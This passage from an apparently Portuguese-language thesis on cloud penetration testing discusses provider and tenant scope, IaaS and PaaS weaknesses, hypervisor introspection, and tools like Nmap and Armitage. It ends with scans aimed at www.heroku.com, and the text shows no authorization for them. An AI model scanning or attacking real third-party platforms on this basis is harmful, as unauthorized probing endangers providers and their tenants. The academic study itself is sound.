Cada CSP tem seu próprio processo de agendamento e exigências para os Pentests. Algumas, como no caso da Amazon, faz isso de uma maneira bem simples, por meio de formulário online em seu website. Outras, no entanto, podem requerer uma ligação telefônica e um contato explícito por parte do cliente que está executando os testes. Um outro ponto importante a mencionar é que executar Pentest em Nuvens, pode levar mais tempo na etapa de coordenação até que seja iniciado o projeto.

O Segundo aspecto a ser considerado quando se executa Pentests em Nuvens, é o tipo de teste permitido pela política da CSP. Como os recursos em Nuvens são geralmente hospedados numa plataforma de múltiplos locadores, muitos ataques irão aumentar o consumo de recursos, incluindo o uso de banda de rede e memória do sistema. Assim, nesse ambiente de múltiplos locadores, esse teste iria impactar negativamente os recursos de outros Inquilinos. Dessa maneira, a maioria das CSPs irão explicitamente proibir qualquer ataque DoS ou outros Exploits ou Scans que são conhecidos por impactar a disponibilidades de recursos locais.

Em muitos testes avançados, os profissionais de segurança irão também explorar um sistema ou uma aplicação específica, e a partir dali uma base para outros ataques contra sistemas e aplicações, o que é uma técnica comumente conhecida como “Pivoting”. Com recursos hospedados dentro do ambiente de uma CSP, Pivoting é geralmente permitido. No entanto, quando o “pivoting” é executado e em determinado momento ele também ataca recursos fora da Nuven, colocando a nuvem como uma nova origem de ataque, isso geralmente não é permitido.

Uma última consideração quando se testa ambientes de Plataforma como Serviço (PaaS), em uma nuvem PaaS, a camada de apresentação das aplicações (Servidores Web e front-end de aplicações) é separada da camada de persistência (banco de dados e componentes de armazenamento). De fato, esses podem não ser hospedados na mesma CSP. Isso significa que testes em nuvens PaaS podem requerer uma coordenação adicional, e alguns testes podem se tornar muito restritos. Por exemplo, testes lógicos ao servidores Webs e aplicações podem ser permitidos, mas não SQL injections.

Adicionalmente, vale notar que as ferramentas disponíveis para Pentests focados em Cloud estão evoluindo. A Core Security Technologies, uma bem conhecida Provedora de produtos para Pentests, recentemente lançou o Core CloudInspect, uma plataforma de Pentest baseada em Nuvem, que nativamente é integrada ao ambiente de Nuvens da Amazon (Amazon EC2), simplificando o agendamento e a coordenação. Uma vez que a Amazon endossa a CouldInspect como uma forma conveniente e efetiva de agendar e executar testes de penetração contra os recursos de Cloud armazenados em seu ambiente, é possível que muitos de seus Inquilinos adotem o CloudInspect por conveniência, ao invés de utilizar outra solução.

Realizar Pentesting em Nuvens gasta mais coordenação, e pode ter mais considerações e restrições que os testes tradicionais. Os profissionais de segurança envolvidos nesses testes devem trabalhar para entender a melhor maneira de coordenar com as CSPs, entendendo quais são suas exigências e políticas, bem como o tipo de Nuven em vigor, a fim de assegurar que as varreduras e testes são efetivos e produzem o melhor resultado possível. (Pen-Testing, 2012)

4.2.1 Conhecendo Escopo para executar Pentest

Segundo (Gutwirth, Poullet, De Hert, & Leenes, 2011) uma das maiores dificuldades que a Computação em Nuvem traz para o teste de penetração é o conceito de propriedade compartilhada.

Normalmente a responsabilidade também é compartilhada entre o Provedor e o Inquilino, e durante o levantamento do escopo do teste de penetração, deve-se definir essas responsabilidades, para tal define-se os envolvidos como:

Provedor - A entidade que construiu a implementação de nuvem, e está oferecendo o serviço a um ou mais Inquilinos.

Inquilino - A entidade que está contratando o serviço oferecido a partir do Provedor.

Deve-se atentar que, em certos casos, pode haver várias nuvens onde a organização atua como um Provedor para um Inquilino, e um Inquilino para os outros. Dependendo do modelo de implantação, o Provedor e Inquilino podem ser parte da

mesma organização, ou podem ser empresas completamente diferentes. Este ponto deve-se esclarecer para definição do escopo de teste.

A classificação dos modelos em Computação em Nuvem conforme foi apresentado no capitulo 2 é de fundamental importância para definirmos o escopo do Pentest.

Para testar uma implantação de nuvem privada, por exemplo, pode ser possível fazer uma avaliação de pilha completa na nuvem, porém em uma implantação de Nuvem pública, é necessário entender o ponto de delimitação entre o Provedor e o Inquilino. Um Provedor de Nuvem pública que é identificado invadindo o domínio do Inquilino sem sua permissão rapidamente perdera vários outros Inquilinos.

Existem diferentes camadas que compõem a implantação da Computação em Nuvem. Deve-se mapear estas camadas baseando-se em cada um dos modelos de serviço elencados no capitulo 2 e identificar o âmbito dos ensaios para cada um deles.

As camadas ou componentes que compõem a implantação da Computação em Nuvem são:

Instalação: O local físico onde a solução em Cloud está localizada.

Rede: Pode ser uma rede física ou virtual, ela é responsável pela realização das comunicações entre sistemas e, possivelmente, a Internet.

Processamento e armazenamento: O hardware físico que irá fornecer o tempo de CPU, bem como o armazenamento dos arquivos.

Hypervisor: Quando a virtualização é usada para gerenciar os recursos, o hypervisor é responsável pela alocação de recursos para cada máquina virtual. Ele também pode ser aproveitado para a implementação de segurança.

Máquina virtual (VM) ou sistema operacional OS: Em um ambiente virtualizado, a VM é o deposito virtual responsável pela execução do sistema operacional. Se nenhum Hypervisor está presente, o sistema operacional roda diretamente no hardware de processamento e armazenamento.

Stack solution: Está é a linguagem de programação usada para criar e implementar aplicativos. Exemplos de linguagem são: NET, Python, Ruby, Perl, dentre outras.

Aplicação: A aplicação real que está sendo usado por um ou mais Inquilinos, ou seus clientes.

Interface do Programa de Aplicação (API) ou a interface gráfica do usuário (GUI): A interface usada pelo Inquilino ou seus clientes para interagir com o aplicativo. Os APIs mais comuns são: RESTful HTTP ou HTTPS. A GUI mais comum é um Website baseado em HTTP ou HTTPS.

Combinando todas essas camadas, têm-se uma solução em nuvem. Profissionais de T.I que executam teste de penetração devem ser capazes de identificar qual destas camadas está no escopo para realizar os testes necessários.

4.2.2 Delimitando responsabilidades

A Figura 9 mostra o traçado da responsabilidade com base em cada um dos três modelos de serviço da Computação em Nuvem. Pode-se identificar rapidamente as camadas a ser consideradas e definir o escopo do teste de penetração. A linha que margeia os três modelos identifica quais camadas são da responsabilidade do Inquilino, e quais são abrangidas pelo Provedor.



Figura 9 - Delimitando as responsabilidades.
Fonte: (Cloud Security Alliance, 2012)

Ao realizar o teste de penetração, cada modelo de serviço tem suas próprias características comportamentais.

Analisando a Figura 9 o Inquilino dentro de uma implantação de IaaS é responsável pela VM e tudo dentro dela. Se o teste de penetração for solicitado por um Inquilino, o sistema operacional e todos os aplicativos carregados podem ser verificados, porém caso fosse solicitado por um Inquilino o teste da camada de instalação (Facility) sem que o Provedor tivesse autorizado, seria uma quebra de

contrato entre Provedor e Inquilino e provavelmente teria consequências jurídicas. (Pen-Testing, 2012)

4.2.2.1 IaaS e a Clonagem de VM

Em uma rede legada, sistemas operacionais são normalmente carregados manualmente, podendo variar quanto a configuração. Em implantações IaaS, usa-se o conceito de uma imagem padrão (Gold Image). A imagem é uma máquina virtual que foi criada manualmente e alterada com todas as aplicações necessárias, patches e alterações de configuração. Quando um novo servidor é necessário, a imagem padrão é clonada, e o clone é disponibilizado ao Inquilino. Não é incomum que Provedores ofereçam um catálogo de servidores disponíveis para clonagem, essa imagem poderá ser uma imagem padrão com um servidor Web pré-carregado, outro com um servidor de banco de dados, plataformas que usam o Linux ou até o Windows para o sistema operacional abaixo de um outro Sistema Operacional principal.

No entanto essa solidez pode ter duas vertentes. No lado positivo implementa-se mudanças que aumentam a segurança dos servidores, e esta mudança será refletida a toda a infraestrutura. No lado negativo, significa que as configurações que causam as falhas de segurança também serão propagadas em toda essa mesma infraestrutura.

Quando uma falha de segurança é encontrada com um teste de penetração, a probabilidade de que a vulnerabilidade exista em cada VM que desempenha um papel semelhante na infraestrutura é grande. (Pen-Testing, 2012)

4.2.2.2 IaaS - Falha de Segurança

Em nuvens públicas IaaS, a maioria dos Provedores entregam VM's sem paths de correção do sistema operacional, outro fator é que a administração remota está ativada para que o Inquilino seja capaz de ganhar acesso à sua VM. Para sistemas Linux, este acesso é feito geralmente pelo protocolo de rede SSH, e para sistemas Windows, é geralmente o protocolo de rede RDP. Um sistema operacional sem os devidos patchs de correção se torna um alvo tentador.

Os Provedores de rede cobram por tempo de processamento, significando que para atualizar o sistema operacional o Inquilino terá um custo para executa-lo, as vezes o Inquilino opta por ignorar o processo de correção devido o valor cobrado pelo Provedor ser aplicado com base no tempo de utilização do serviço.

Além disso, a maioria dos Provedores não fornece a configuração do servidor definida como correção automática, significando que o Inquilino terá que reconfigura-lo para que as correções sejam feitas automaticamente. No entanto, em alguns ambientes,

isto pode não ser uma opção. A Microsoft, por exemplo, exige que patch automático seja desativado em qualquer função VM implantado dentro da plataforma PaaS Azure. Assim, cada servidor só terá seus patchs de segurança atualizados quando o administrador se conectar e iniciar o processo manualmente. (Pen-Testing, 2012)

4.2.2.3 IaaS Controle de Trafego

Outro possível problema é que pode haver pouca ou nenhuma proteção de firewall limitando o acesso a VM. Em uma implantação de nuvem privada IaaS, a nuvem vai estar por trás de uma barreira, tendo em vista que fazem parte da mesma rede, de modo que os problemas são minimizados.

Em uma nuvem pública, no entanto, a VM pode ser executada sem proteção, mesmo se o nível de controle de pacotes está ativado a proteção pode ser mínima. Se uma plataforma estiver usando grupos de segurança do Amazon EC2, o serviço padrão, só permite que grupos de segurança sejam atribuídos no momento que a VM é iniciada. Isso pode fazer com que seja extremamente difícil mudar as políticas de firewall, enquanto as VMs estão em operação. O resultado é que alguns Inquilinos simplesmente criam um único grupo de segurança para permitir todo o tráfego, facilitando assim o trabalho e minimizando complicações futuras de acesso aos aplicativos. (Pen-Testing, 2012)

4.2.2.4 IaaS Segmentação

Um dos aspectos mais difíceis de testes de penetração de um ambiente de IaaS é determinar informações de IP de destino, pois a nuvem é o espaço normalmente compartilhado, de modo que não se pode contar com uma métrica Inquilino sempre com o mesmo endereço IP. Como os Hypervisor frequentemente elevam servidores e os finalizam, não é incomum que o número de IP seja modificado.

Em uma Nuvem de implantação IaaS os endereços IP são revelados normalmente somente durante o teste de caixa branca , exceções podem ser feitas para garantir que terceiros não envolvidos na transação não recebam garantias de sondagem. Se a organização Inquilina tem servidores no espaço IaaS público, haverá a possibilidade de enumerar a sua localização através de DNS, identificando faixas de IP que fazem parte de conhecidos Provedores de hospedagem, limitando seu acesso.

Outra tentativa de blindagem será criar uma rede VPN entre o servidor público e a rede local, porém isto anula muitos dos benefícios da nuvem pública, como geo-localização de serviços e balanceamento de carga, não permite a organização usar seu perímetro de segurança existente para reduzir os riscos de acesso não autorizado no

espaço público. O servidor de nuvem pública é configurado de modo que ele só vai se comunicar através do túnel VPN.

A nuvem pública é um ambiente virtual, então, restringindo o acesso a rede pode proteger o servidor público em nível de rede, porém a VM ainda é gerenciada por um Hypervisor e um VSwitch via software, desta forma ainda é possível acessar a VM de outro ponto além da rede, porém, este tipo de teste exige que o ataque seja dirigido a camadas gerenciados pelo Provedor de nuvem, o que poderia causar problemas caso o ataque tivesse sido solicitado por um Inquilino.

Ferramentas de testes de penetração projetadas para atender as necessidades específicas de um ambiente de nuvem ainda são poucas. Uma dessas ferramentas é: “Core CloudInspect para Amazon Web Services”. Esta ferramenta é semelhante a outras como as ferramentas oferecidas pela Core Security, mas esta foi projetada para ter um visual arrojado integrando ao ambiente de IaaS público, significando que todos os testes de rede foram suprimidos, para assegurar que apenas as camadas geridas pelos Inquilinos sejam alvo durante o teste.

No momento da redação deste trabalho, a ferramenta suporta apenas Amazon AWS, apesar da Plataforma Heroku ser Inquilino da Plataforma IaaS da Amazon, ela se integra com a conta de AWS, por isso se torna ineficaz para testes de penetração e auditoria de terceiros, como é o caso da Plataforma Heroku.

A maioria das observações acima, em nuvens IaaS pressupõe que o trabalho de Pentest tenha sido contratado por um Inquilino, porém caso o contratante seja um Provedor, deve-se analisar o impacto desta informação no teste a ser aplicado.

Executando Pentest no Provedor significará, obviamente, que a maior parte da VMs estará fora de alcance deste teste como mostra a Figura 11. Por exemplo, pode-se testar a suscetibilidade a ataques de escape da VM. (Pen-Testing, 2012)

4.2.2.5 Atacando o Hypervisor

Um dos alvos para um ataque a uma plataforma PaaS é o Hypervisor. Como já foi dito o Hypervisor gerencia todas as VMs em conjunto, portanto, conseguir acessá-lo pode potencialmente acessar todas as VMs.

Uma das tendências é de se implementar a segurança através do Hypervisor usando uma técnica chamada introspecção. A introspecção faz com que o Hypervisor tenha acesso tanto a memória e disco dentro de cada VM. Enquanto isso pode ajudar a aumentar a segurança, ela também pode criar pontos de insegurança.

Uma das advertências mais interessantes é que o acesso à introspecção para a memória da VM e disco ignora controles de acesso locais e de log. Então se pode utilizar a introspecção para retirar dados de uma máquina virtual, mas a VM não terá

registro de auditoria dos dados que foram acessados, pois o acesso é registrado a nível de controle no âmbito do ambiente de hospedagem do Hypervisor. (Pen-Testing, 2012)

4.2.2.6 PaaS verificando o Escopo para Teste

Fazendo uma analogia entre a Plataforma como Infraestrutura (IaaS) e a Plataforma como um Serviço (PaaS), o limiar entre o Provedor e o Inquilino conforme mostra a figura 9 torna muito difícil executar os testes de penetração se o solicitante for um Inquilino, pois o escopo será limitado a sua aplicação e qualquer interface disponível, qualquer tipo de acesso as camadas de responsabilidade do Provedor, colocará o Inquilino como um invasor não autorizado.

Mas, grande parte das potenciais falhas elencadas nos capítulos anteriores e direcionadas a ambientes IaaS podem, potencialmente, ser aproveitados para ambientes PaaS.

A partir de uma perspectiva de segurança, ambientes PaaS públicos podem colocar um Inquilino em meio a difíceis escolhas. Muitos Provedores públicos PaaS proíbem os testes de penetração em aplicativos cliente, isto se deve ao fato do teste, potencialmente, prejudicar outros Inquilinos, bem como o Provedor. Por exemplo, se durante o teste descobre-se ser possível quebrar uma aplicação e obter permissões do sistema de alto nível, o sistema é, na verdade, de propriedade do Provedor, e não do Inquilino, que, obviamente, coloca-o fora do escopo de suas aplicações, assim surge o dilema, como o Inquilino pode implementar uma aplicação segura se o Provedor não permite o teste de segurança? (Pen-Testing, 2012)

4.2.2.7 SaaS verificando o Escopo para Teste

Software como Serviço (SaaS) é projetado para ser uma solução completa para o Inquilino. Então, se é um Inquilino que está contratando seus serviços, há muito poucos testes que podem ser considerados no escopo.

Provavelmente isso foi limitado para assegurar que as interações com a interface de aplicação sejam seguros adequadamente, para que as chaves de API sejam criadas de forma adequada, dentre outras.

Ferramentas como WebScarab e Burp podem ser extremamente úteis para analisar esta interação. Para as camadas sob o controle do Provedor, o Inquilino pode ser capaz de auditar sua postura de segurança.

Caso o teste de penetração seja solicitado por um Provedor, grande parte das potenciais falhas elencadas nos capítulos anteriores para os modelos IaaS e PaaS será aplicável. (Pen-Testing, 2012)

4.2.2.8 VM Segurança da Virtualização com Introspecção

Os fornecedores de segurança de virtualização estão estudando seriamente as APIs de introspecção disponíveis no mercado para o Hypervisor. APIs de introspecção permitem grupos de segurança para investigar a segurança de uma rede virtual, a VM, e outros componentes externos a rede, ou seja, atualmente se pode invocar um agente dentro da VM para proteger a rede, Vm's, ou outros componentes.

Porém está se tentando utilizar essas APIs para verificar esses componentes acessando externamente o sistema a ser testado.

A introspecção é importante devido ao fato de um dos objetivos iniciais do atacante seja desativar, desviar ou tornar os agentes de segurança inofensivos a qualquer comando que parta de dentro da máquina virtual que está sob ataque, tornando-o difícil de controlar.

A princípio, analisando o contexto pode-se afirmar que as ferramentas de gestão para esses agentes podem perceber que o agente não está sendo executado, porém alguns atacantes mais experientes vão manter o agente em execução, mas eles próprios estarão fora do escopo de verificação dos agentes. Neste ponto o agente se torna inofensivo para o atacante.

É neste ponto que a introspecção entra no jogo do ambiente virtual. É sabido que um firewall em hardware é infinitamente melhor do que um firewall de software executado em um servidor. Para que a proteção seja real, deve-se testar as falhas de segurança de forma externa ao servidor. Os cientistas forenses usam imagens de disco, o que lhes permite investigar o incidente de fora do ambiente de execução. Isto é o que a introspecção faz, executa investigações sem o atacante saber que está sendo auditado.

A introspecção pode conter ferramentas de segurança de autoridade que sabem exatamente o que está acontecendo dentro de uma VM, o que significa que eles gastam menos tempo aprendendo sobre o seu ambiente e mais tempo garantindo este ambiente. O processo de aprendizagem é, em geral, focado onde há um ponto de ataque.

Estão surgindo alguns conjuntos de ferramentas de segurança que fornecem diferentes níveis de proteção, integração API de introspecção como:

"Trend Micro Core Protection" para máquinas virtuais da plataforma VMware, fornece verificação antivírus de forma externa a VM usando a API do

“VMware vStorage” para realizar exames off-line de VMs passivas, bem como aqueles em execução. Não há necessidade de um agente de segurança no interior desta máquina virtual.

“IBM Virtual Server Security” para máquinas virtuais da VMware, fornece funcionalidade anti-rootkit que detecta rootkits em VMs usando a API “vMemory” para passivamente detectar rootkits quando eles estão instalados. Não há detecção de rootkit de maneira off-line, esta ferramenta registra um disparo dentro da API “vMemory” verificando quando o sistema da Tabela de descritores de serviço interrompem o serviço memória e a tabela de descritores é modificada, neste momento a memória é comparada com rootkits conhecidos. Isto funciona apenas com VMs Windows e Linux e não tem ações praticas e ativas como enviar arquivos para quarentena ou desligar uma VM infectada.

A maioria dos Provedores de segurança de virtualização está preocupada com a falta de uma API de introspecção comum para todos os Hypervisor. Isto implica que o desenvolvimento dos Hypervisor de cada fornecedor de VM seja diferente:

A “VMsafe” é da família de APIs de introspecção para máquinas virtuais VMware.

A API de introspecção, OpenSource Xen está disponível para máquinas virtuais Xen e XenServer.

O conjunto padrão de APIs disponíveis para o Hyper-V, que empresas como a Virsto tem usado para introduzir em seus próprios produtos para a pilha de armazenamento Hyper-V, porém esta não é uma API de introspecção direta, mas atende a necessidade imediata. (Haletky, 2012)

5. FERRAMENTAS PENTEST

Antes de se iniciar um Pentest, deve-se realizar um escopo do alvo escolhido. O objetivo deste trabalho é demonstrar através de Pentests a fragilidade ou robustez da plataforma PaaS Heroku.

A fase inicial foi escolher as ferramentas Pentest que seriam utilizadas com o objetivo de obter acesso a Plataforma Heroku e procurar possíveis falhas de segurança.

As ferramentas testadas para atingir o objetivo foram quatro: Ubuntu 12.04, Black Ubuntu, CloudInspect e por fim a ferramenta escolhida foi Linux Backtrack 5 R3.

A pesquisa iniciou-se utilizando o Sistema Operacional Linux Ubuntu 12.04, devido à facilidade de operação deste sistema operacional. Após semanas de tentativas frustradas, um novo escopo foi definido e migrou-se para uma ferramenta que tivesse a distribuição Ubuntu como base, a escolhida foi a distribuição Linux Black Ubuntu, porém essa distribuição é recente e ainda passa por adequações, e a necessidade para apresentação deste trabalho exigiu uma ferramenta de teste que se adequasse a uma exigência maior.

Partiu-se então para uma nova ferramenta, recém-lançada no mercado pela Core Security Technologies, com o nome sugestivo de “CloudInspect”, uma plataforma de Pentest baseada em nuvem, que nativamente é integrada ao ambiente de Nuvens da Amazon (Amazon EC2), simplificando o agendamento e a coordenação dos testes que seriam realizados. A princípio pareceu a escolha mais acertada, pois a Plataforma PaaS Heroku, é Inquilina da plataforma IaaS Amazon EC2, e uma vez que a Amazon endossa a “CouldInspect” como uma forma conveniente e efetiva de agendar e executar testes de penetração contra os recursos de Cloud armazenados em seu ambiente.

Uma pesquisa foi realizada para levantar os requisitos para que essa plataforma fosse utilizada. Após cadastramento, foi obtido o acesso à plataforma como mostra a Figura 10.



Figura 10 - Plataforma Pentest Cloud Inspector.
Fonte: Amazon’s

Porém essa plataforma só fornece acesso as APIs e serviços providos pela Amazon, inviabilizando o teste na Plataforma Heroku.

Mesmo que a plataforma Cloud Inspect não seja a melhor opção para este trabalho, ela dá uma prévia do que está por vir nos próximos anos, ou seja, cada plataforma de Computação em Nuvem terá seu próprio ambiente de Pentest, ou uma plataforma de testes que abranja todos os modelos e Provedores de Computação em Nuvem.

Por fim foi escolhido acertadamente o Sistema Operacional Linux Back Track 5 R3 descrito na sessão 4.1.

5.1 O Nmap ("Network Mapper")

O Nmap ("Network Mapper") é uma ferramenta de código aberto para exploração de rede e auditoria de segurança. Foi desenhada para escanear rapidamente redes amplas, embora também funcione muito bem contra hosts individuais. O Nmap utiliza pacotes IP em estado bruto (raw) de maneira inovadora para determinar quais hosts estão disponíveis na rede, quais serviços (nome da aplicação e versão) os hosts oferecem, quais sistemas operacionais (e versões de SO) eles estão executando, que tipos de filtro de pacotes/firewalls estão em uso, e dezenas de outras características. Embora o Nmap seja normalmente utilizado para auditorias de segurança, muitos administradores de sistemas e rede consideram-no útil para tarefas rotineiras tais como inventário de rede, gerenciamento de serviços de atualização agendados, e monitoramento de host ou disponibilidade de serviço. (Nmap.org, 2012).

5.2 Armitage ("Cyber Ataque por metasploit").

Armitage é uma ferramenta de script e Metasploit que visualiza "alvos", recomenda exploits e as características avançadas da pós-exploração de um framework. Armitage organiza capacidades Metasploit em torno do processo de hacking. Existem recursos para a descoberta, acesso, pós-exploração, e manobra.

A Figura 11 mostra um fluxograma de funcionamento desta ferramenta.



Figura 11 - Fluxograma Armitage.
Fonte: (Armitage, 2012)

6. TESTES DE PENETRAÇÃO

Utilizando a ferramenta Armitage associada à ferramenta Nmap, executou-se os comandos observados na Figura 12, com alvo ao domínio www.heroku.com.



Figura 12 - Comandos Nmap.
Fonte: Próprio Autor

Após este primeiro passo, obteve-se um panorama da rede Heroku como mostra a Figura 13.



Figura 13 - Mapeamento rede Heroku
Fonte: Próprio Autor

A varredura ao domínio www.heroku.com em busca de dados para executar a ferramenta de pentest armitage em busca de vulnerabilidades metasploit, obteve-se o que mostra as Figuras 14, 15.

